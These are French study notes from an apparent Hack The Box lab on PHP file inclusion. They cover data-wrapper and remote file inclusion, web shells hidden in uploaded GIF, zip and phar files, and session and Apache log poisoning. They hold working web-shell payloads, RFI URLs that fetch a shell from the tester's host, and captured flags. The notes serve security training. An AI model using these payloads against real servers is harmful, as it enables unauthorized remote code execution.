Cela signifie donc que le *wrapper DATA* est fonctionnel, on peut envoyer une requête 'GET' permettant d'envoyer un shell dynamique :

<http://94.237.121.185:39895/index.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKCRfR0VUWYJjbWQiXSktID8%2BCg%3D%3D&cmd=cat%20/37809e2f8952f06139011994726d9ef1.txt>

HTB{d!\$46l3r3m0t3_ur!nclud3}

Remote File Inclusion (RFI)

Local vs. Remote File Inclusion

Function	Read Content	Execute	Remote URL
PHP			
include() / include_once()	✓	✓	✓
file_get_contents()	✓	✗	✓
Java			
import	✓	✓	✓
.NET			
@Html.RemotePartial()	✓	✗	✓
include	✓	✓	✓

Déceler une RFI

Il est requis d'avoir le paramètre '`allow_url_include`' activé.

```
echo 'W1BIUF0KCjs70zs70zs70...SNIP...4K02ZmaS5wcmVsbg2FkPQo=' | base64 -d | grep
allow_url_include

allow_url_include = On
```


Note

Cette méthode n'est pas toujours fiable, car même si ce paramètre est activé, la fonction vulnérable peut empêcher l'inclusion d'URL distantes.

Un moyen plus fiable de déterminer si une vulnérabilité LFI est également vulnérable à RFI est donc d'essayer d'inclure une URL et de voir si nous pouvons en obtenir le contenu.

Dans un premier temps, nous devons toujours essayer d'inclure une URL locale pour éviter tout blocage par un pare-feu ou d'autres mesures de sécurité. Prenons donc (<http://127.0.0.1:80/index.php>) comme chaîne d'entrée et vérifions si elle est incluse :

```
http://<SERVER_IP>:<PORT>/index.php?language=http://127.0.0.1:80/index.php
```



La page index.php a été incluse dans la section vulnérable (description de l'historique). Elle est donc effectivement vulnérable aux RFI, car nous pouvons y inclure des URL.

Une fois que la RFI a été détectée, il faut alors construire un script malveillant que nous stockerons dans un fichier :

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```


HTTP

Maintenant, il suffit, sur sa machine locale, de ce placer là où le fichier est présent, et de lancer un serveur temporaire avec python :

```
python3 -m http.server <LISTENING_PORT>
```

Sur l'URL :

```
`http://<SERVER_IP>:<PORT>/index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id`
```



FTP

```
python -m pyftpdlib -p 21
```

```
http://<SERVER_IP>:<PORT>/index.php?language=ftp://<OUR_IP>/shell.php&cmd=id
```



History

CONTAINERS

uid=33(www-data) gid=33(www-data)
groups=33(www-data)

[Read More](#)

SMB

```
impacket -smbserver -smb2support share $(pwd)
```

```
http://<SERVER_IP>:<PORT>/index.php?language=\<OUR_IP>\share\shell.php&cmd=whoami
```



History

CONTAINERS

NT AUTHORITY\IUSR

Mise en pratique

```
curl "http://10.129.1.184/index.php?  
language=data://text/plain;base64,PD9waHAgcGhwaW5mbygOyA/Pg==" | grep allow
```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
0	0	0	0	0	0	--:--:--	--:--:--
0<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">0n</td>							
</tr>							
<tr><td class="e">allow_url_include</td><td class="v">0n</td><td class="v">0n</td>							
100	71305	0	71305	0	153k	0	--:--:--

Note

allow_url_include est présent, ce qui signifie que l'on peut continuer

```
curl http://10.129.1.184/index.php?language=http://127.0.0.1:80/index.php
```

Note

Pas d'erreur, on donc bien inclure d'autres URL sans ce faire bannir.

```
http://10.129.1.184/index.php?language=http://10.10.14.206:80/shell.php&cmd=id
```

History

CONTAINERS

uid=33(www-data) gid=33(www-data)
groups=33(www-data)

Notice: Undefined variable: p2 in **/var/www/html/index.php** on line **48**

[Read More](#)

<http://10.129.1.184/index.php?language=http://10.10.14.206:80/shell.php&cmd=cat%20/exercise/flag.txt>

History

CONTAINERS

99a8fc05f033f2fc0cf9a6f9826f83f4

Notice: Undefined variable: p2 in **/var/www/html/index.php** on line **48**

[Read More](#)

LFI and File Uploads

Function	Read Content	Execute	Remote URL
PHP			
include() / include_once()	✓	✓	✓
require() / require_once()	✓	✓	✗
NodeJS			
res.render()	✓	✓	✗
Java			
import	✓	✓	✓
.NET			
include	✓	✓	✓

Image upload

Note

L'upload d'image est très commun dans les applications web modernes.

Le téléchargement d'images est généralement considéré comme sûr si la fonction de téléchargement est codée de manière sécurisée.

Cependant, la vulnérabilité, dans ce cas, ne réside pas dans la forme de téléchargement du fichier, mais dans la fonctionnalité d'inclusion du fichier.

Créer une image malveillante

```
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

Ce fichier, pris isolément, est totalement inoffensif et n'affecterait en rien les applications web classiques. Cependant, s'il est combiné à une vulnérabilité LFI, il pourrait permettre l'exécution de code à distance.

Ensuite, il faut upload l'image malveillante, facile si le site web le permet.

Mais pour exploiter la vulnérabilité grâce à la LFI, il suffit d'accéder au chemin de l'image.

C'est en accédant à ce lien que le code PHP pourra s'exécuter.

```
http://<SERVER_IP>:<PORT>/index.php?language=../profile_images/shell.gif&cmd=id
```

ZIP upload

Nous pouvons utiliser le wrapper zip pour exécuter du code PHP. Cependant, ce wrapper n'est pas activé par défaut ; cette méthode peut donc ne pas toujours fonctionner. Pour ce faire, nous pouvons commencer par créer un script web shell PHP et le compresser dans une archive zip (nommée shell.jpg), comme suit :

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
```

Note

Cette technique peut également fonctionner pour des frameworks comme Wordpress, qui permet d'upload des thèmes personnalisés. Il suffit de configurer le fichier en faisant croire que c'est un Thème légal.

```
http://<SERVER_IP>:<PORT>/index.php?  
language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
```

Phar upload

Enfin, nous pouvons utiliser le wrapper `phar://` pour obtenir un résultat similaire. Pour ce faire, nous allons d'abord écrire le script PHP suivant dans un fichier `shell.php` :

```
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
```


Ce script peut être compilé dans un fichier phar qui, lorsqu'il est appelé, écrit un shell web dans un sous-fichier `shell.txt`, avec lequel nous pouvons interagir. Nous pouvons le compiler dans un fichier phar et le renommer `shell.jpg` comme suit :

```
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
```

```
http://<SERVER_IP>:<PORT>/index.php?
language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
```

Mise en pratique

<http://94.237.59.174:39379/settings.php>



On upload un gif malveillant :


```
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

```
your profile image</h1>
<center>
  <form action="upload.php" method="POST" enctype="multipart/form-data" id="uploadForm"
    style="height: 200px; width: 150px;">
    <input type="file" name="uploadFile" id="uploadFile" onchange="checkFile(this)"
      accept=".jpg,.jpeg,.png,.gif,.zip">
    <img src='/profile_images/shell.gif' class='profile-image' id='profile-image'>
    <input type="submit" value="Upload" id="submit">
  </form>
  <br>
  <h2 style="font-family: neue-haas-unica,sans-serif; text-align: center;" id="error_message"></h2>
</center>
</div>
```

'/profile_images/shell.gif'

On retourne ensuite sur la LFI présente dans 'Language' et on accède au chemin de l'image :


http://94.237.59.174:39379/index.php?language=./profile_images/shell.gif&cmd=id



Note

Ici, on a donc utiliser la LFI pour exploiter un file uploads.

http://94.237.59.174:39379/index.php?language=./profile_images/shell.gif&cmd=cat%20/2f40d853e2d4768d87da1c81772bae0a.txt



Log Poisoning

Note

Les attaques abordées dans cette section reposent toutes sur le même concept : écrire du code PHP dans un champ que nous contrôlons et l'enregistrer dans un fichier journal (c'est-à-dire empoisonner/contaminer le fichier journal), puis inclure ce fichier journal pour exécuter le

code PHP. Pour que cette attaque fonctionne, l'application web PHP doit disposer de priviléges de lecture sur les fichiers journaux, qui varient d'un serveur à l'autre.

PHP Session Poisoning

La plupart des applications web en PHP utilisent des cookies **PHPSESSID**, qui peuvent contenir des données spécifiques liées à l'utilisateur côté serveur. Cela permet à l'application web de suivre les informations de l'utilisateur via ses cookies.

Ces informations sont stockées dans des **fichiers de session côté serveur**, enregistrés dans `/var/lib/php/session/` sous Linux, et dans `C:\Windows\Temp\` sous Windows.


Le nom du fichier qui contient les données de l'utilisateur correspond au nom du cookie **PHPSESSID**, précédé du préfixe `sess_`.

Note

Par exemple, si le cookie **PHPSESSID** est défini à `el4ukv0kqbvoirg7nkp4dncpk3`, alors son emplacement sur le disque sera :

`/var/lib/php/session/sess_el4ukv0kqbvoirg7nkp4dncpk3`

La première chose à faire lors d'une attaque par empoisonnement de session PHP est d'examiner notre fichier de session PHPSESSID pour voir s'il contient des données que nous pouvons contrôler et empoisonner. Vérifions donc si un cookie PHPSESSID est défini sur notre session :



The screenshot shows the Chrome DevTools Network tab for the URL `134.209.184.216:32415/index.php#home`. The Storage tab is selected. In the Cookies section, there is one entry for the domain `http://134.209.184.216:32415` with the name `PHPSESSID` and value `nhhv8i0o6ua4g88bkd19u1fdsd`. The cookie has a path of `/`, session expiration, a size of 35 bytes, and is not secure or HttpOnly. The cookie is listed under the Cache Storage category.

Note

Normalement, le cookie est sensé être stocké dans

`/var/lib/php/session/sess_nhhv8i0o6ua4g88bkd19u1fdsd`

`http://<SERVER_IP>:<PORT>/index.php?`

`language=/var/lib/php/session/sess_nhhv8i0o6ua4g88bkd19u1fdsd`

**History**

CONTAINERS

page|s:6:"en.php";preference|s:7:"English";
Notice: Undefined variable: p2 in /var/www/html/index.php on line 51

[Read More](#)

```
http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning
```

**History**

CONTAINERS

page|s:17:"session_poisoning";preference|s:7:"Spanish";
Notice: Undefined variable: p2 in /var/www/html/index.php on line 51

[Read More](#)

Cette fois, le fichier de session contient session_poisoning au lieu de es.php, ce qui confirme notre capacité à contrôler la valeur de page dans le fichier de session. L'étape suivante consiste à effectuer l'empoisonnement en écrivant du code PHP dans le fichier de session. Nous pouvons écrire un shell web PHP basique en remplaçant le paramètre ?language= par un shell web encodé en URL, comme suit :

```
http://<SERVER_IP>:<PORT>/index.php?  

language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
```

**History**

CONTAINERS

page|s:30:"uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)"
";preference|s:7:"Spanish";
Notice: Undefined variable: p2 in /var/www/html/index.php on line 51

[Read More](#)

Server Log Poisoning

Apache et Nginx maintiennent tous deux divers fichiers journaux, comme `access.log` et `error.log`. Le fichier `access.log` contient diverses informations sur toutes les requêtes effectuées vers le serveur, y compris l'en-tête **User-Agent** de chaque requête. Étant donné que nous pouvons contrôler l'en-tête **User-Agent** dans nos requêtes, nous pouvons l'utiliser pour empoisonner les journaux du serveur, comme nous l'avons fait précédemment.

Une fois les journaux empoisonnés, nous devons les inclure via la vulnérabilité LFI (**Local File Inclusion**), et pour cela, nous devons avoir un accès en lecture sur ces journaux. **Les journaux Nginx sont lisibles par défaut par des utilisateurs faiblement privilégiés** (par exemple `www-data`), tandis que **les journaux Apache ne sont lisibles que par des utilisateurs ayant des priviléges élevés** (comme ceux appartenant aux groupes `root` ou `adm`). Cependant, sur des serveurs Apache plus anciens ou mal configurés, ces journaux peuvent être lisibles par des utilisateurs faiblement privilégiés.

Par défaut, les journaux Apache se trouvent dans `/var/log/apache2/` sous Linux et dans `C:\xampp\apache\logs\` sous Windows, tandis que les journaux Nginx se trouvent dans `/var/log/nginx/` sous Linux et dans `C:\nginx\log\` sous Windows. Cependant, dans certains cas, les journaux peuvent se trouver à un emplacement différent. Nous pouvons alors utiliser une wordlist LFI pour faire du fuzzing et trouver leur emplacement, comme nous le verrons dans la section suivante.

`http://<SERVER_IP>:<PORT>/index.php?language=/var/log/apache2/access.log`

History	CONTAINERS
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET / HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0" 134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /style.css HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0" 134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /image.jpg HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0" 134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /favicon.ico HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0" 134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET /index.php?language=es.php HTTP/1.1" 200 1446 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"	

Le fichier de logs est accessible, on aperçoit les IP distantes... , le plus important c'est le 'User-Agent' nous devrions donc pouvoir empoisonner cette valeur du au fait que cette entête est contrôlée par nous.

Request

Raw Params Headers Hex

```
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: Apache Log Poisoning
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET / HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /style.css HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /image.jpg HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /favicon.ico HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET /index.php?language=es.php HTTP/1.1" 200 1446 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
<br />
<b>Notice</b>: Undefined variable: p2 in <b>/var/www/html/index.php</b> on line <b>51</b><br />
<p class="read-more">
<a href="#">Read More</a>
</p>
</div>
<div class="blog-card alt">
<div class="meta">
<div class="photo" style="background-image:
```

Empoisonnement du User-Agent :

Request

Raw Params Headers Hex

```
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bndl9u1fdsd
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-"
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1456 "-"
"Apache Log Poisoning"
<br />
```

En commande :

```
XoTourLif33@htb[/htb]$ echo -n "User-Agent: <?php system(\$_GET['cmd']); ?>" > Poison
XoTourLif33@htb[/htb]$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -H @Poison
```

Maintenant, si la requête est acceptée, on peut alors effectuer de RCE :

Request

Raw Params Headers Hex

```
GET /index.php?language=/var/log/apache2/access.log&cmd=id HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bndl9u1fdsd
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
Target: http://134.209.184.216:32415
```

```
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET / HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /style.css HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /image.jpg HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET /favicon.ico HTTP/1.1" 404 497 "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET /index.php?language=es.php HTTP/1.1" 200 1446 "http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET /index.php?Language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1456 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:07:33 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1468 "-"
"uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)" "
```

Note

Astuce : L'en-tête User-Agent est également affiché sur les fichiers de processus du répertoire Linux /proc/.

Cela peut s'avérer utile si nous n'avons pas d'accès en lecture aux journaux du serveur. Cependant, ces fichiers peuvent également être lisibles uniquement par des utilisateurs privilégiés.

Mise en pratique

```
http://83.136.249.246:48626/index.php?language=/var/log/apache2/access.log
```


History

CONTAINERS

```
10.30.18.126 - - [12/Jun/2025:10:44:55 +0100]
"GET / HTTP/1.1" 200 1466 "-" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0" 10.30.18.126 - - [12/
Jun/2025:10:44:55 +0100] "GET /style.css
HTTP/1.1" 200 1651
"http://94.237.51.163:46610/" "Mozilla/5.0
(X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0" 10.30.18.126 - - [12/
Jun/2025:10:44:55 +0100] "GET /favicon.ico
